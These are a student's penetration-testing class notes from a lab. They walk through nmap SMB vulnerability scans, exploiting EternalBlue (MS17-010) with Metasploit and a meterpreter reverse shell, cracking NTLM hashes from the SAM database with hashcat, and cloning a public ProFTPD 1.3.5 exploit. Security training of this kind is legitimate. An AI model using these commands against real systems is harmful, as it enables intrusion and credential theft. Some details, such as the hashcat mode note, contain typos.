**Class: 11 (26 Oct 2024)**

192.168.68.86

Penetration test 🡪 find vulnerability

* VA (Vulnerability assessment)
* PT (Penetration Test)

Gaining Access

* Password Attacks 🡪 sniffing, Trojan, key logger, spyware
* Password Creaking 🡪 brute force, dictionary attack

Vulnerability Exploitation

* Identify the vulnerability
* Determine the risk associated with the vulnerability
* Determine the capability of the vulnerability
* Exploit development (Adv. Level) / Exploit Modification (Mid-level)/Exploit selection
* Payload selection
* Gain the access

Exploit 🡪 snack, Payload🡪 poison


There are two types of shell:

* Bind shell 🡪 attacker to target
* Reverse Shell 🡪 target to attacker

Exploitation Framework

* MSF console
* Auxiliary
* Exploits
* Payload
* Post
* Encoder
* Nops
* Evasion

nmap 192.168.10.96




─# locate.nse (.nse mean nmap script)

nmap -p 445 --scripts=smb-vuln-\* 192.168.10.96

msfconsole

msf6 >help

msf6 > search ms17-010



exploit/windows/smb/ms17\_010\_eternalblue 🡪 fullname of exploit


msf6 > use exploit/windows/smb/ms17\_010\_eternalblue




Red color mean successfully load

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > show options

RHOST 🡪 target host



msf6 exploit(windows/smb/ms17\_010\_eternalblue) > set RHOSTS 192.168.10.96



#set LPORT 4321

#run

#(meterpreter>

Vagrant🡪 default id and password

Payload options (windows/x64/meterpreter/reverse\_tcp): 🡪 payload name and type

LHOST

run

shell 🡪shell in

exit 🡪 shell exit

whoami

dir 🡪 show all file

SAM database 🡪 where all userid and pass store

How to identify type of hash

<https://www.tunnelsup.com/hash-analyzer/>


For password cracking

* John the ripper
* Hash cat

#hashcat –h | grep NTLM

┌──(root㉿kali)-[~]

└─# hashcat -h|grep NTLM



#hashcat –m 1000 win\_hash.txt passeords.txt --force {100 mean NTLM}

┌──(root㉿kali)-[~]

└─# nmap 192.168.10.104

┌──(root㉿kali)-[~]

└─# nmap -p 21 -sV 192.168.10.104

ProFTPD 1.3.5 🡪version

┌──(root㉿kali)-[~]

└─# nmap -p 21 -sV 192.168.10.104

┌──(root㉿kali)-[~]

└─# git clone <https://github.com/t0kx/exploit-CVE-2015-3306.git>

Reverse shell cheat sheet 🡪google search

<https://www.urlencoder.org/> 🡪

<https://book.hacktricks.xyz/generic-methodologies-and-resources/reverse-shells/full-ttys> 🡪